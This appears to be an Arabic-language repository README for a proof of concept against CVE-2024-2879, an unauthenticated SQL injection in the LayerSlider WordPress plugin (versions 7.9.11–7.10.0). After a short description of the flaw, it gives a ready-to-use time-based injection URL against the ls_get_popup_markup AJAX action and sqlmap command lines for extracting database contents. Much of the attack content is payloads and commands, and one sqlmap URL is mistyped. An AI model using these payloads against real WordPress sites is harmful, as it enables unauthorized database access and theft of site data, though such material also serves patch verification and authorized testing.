 herculeszxc/cve-2024-2879
إثبات مفهوم لاستغلال ثغرة CVE-2024-2879: حقن SQL غير مصادق عليه في إضافة LayerSlider لووردبريس (7.9.11-7.10.0). يتضمن سكربت فحص ودليل استغلال عبر SQLMap لاستخراج معلومات قاعدة البيانات.

LayerSlider 7.9.11 - 7.10.0 - حقن SQL بدون مصادقة
إضافة LayerSlider لـ WordPress عرضة لحقن SQL عبر إجراء ls_get_popup_markup في الإصدارين 7.9.11 و7.10.0 بسبب عدم كفاية الهروب للمعامل المقدم من المستخدم وعدم كفاية إعداد استعلام SQL الموجود. وهذا يتيح للمهاجمين غير المصادق عليهم إلحاق استعلامات SQL إضافية بالاستعلامات الموجودة بالفعل، والتي يمكن استخدامها لاستخراج معلومات حساسة من قاعدة البيانات.

"http://site.com/wp-admin/admin-ajax.php?action=ls_get_popup_markup&id[where]=1)and (SELECT 6416 FROM (SELECT(SLEEP(5)))nEiK)-- vqlq"
تأخير الاستجابة بمقدار 5 ثوانٍ

sqlmap "https:://site.com/wp-admin/admin-ajax.php?action=ls_get_popup_markup&id[where]=" --risk=3 --level=4 --dbms=mysql --technique=T
أو
sqlmap -r request.txt --risk=3 --level=4 --dbms=mysql --technique=T
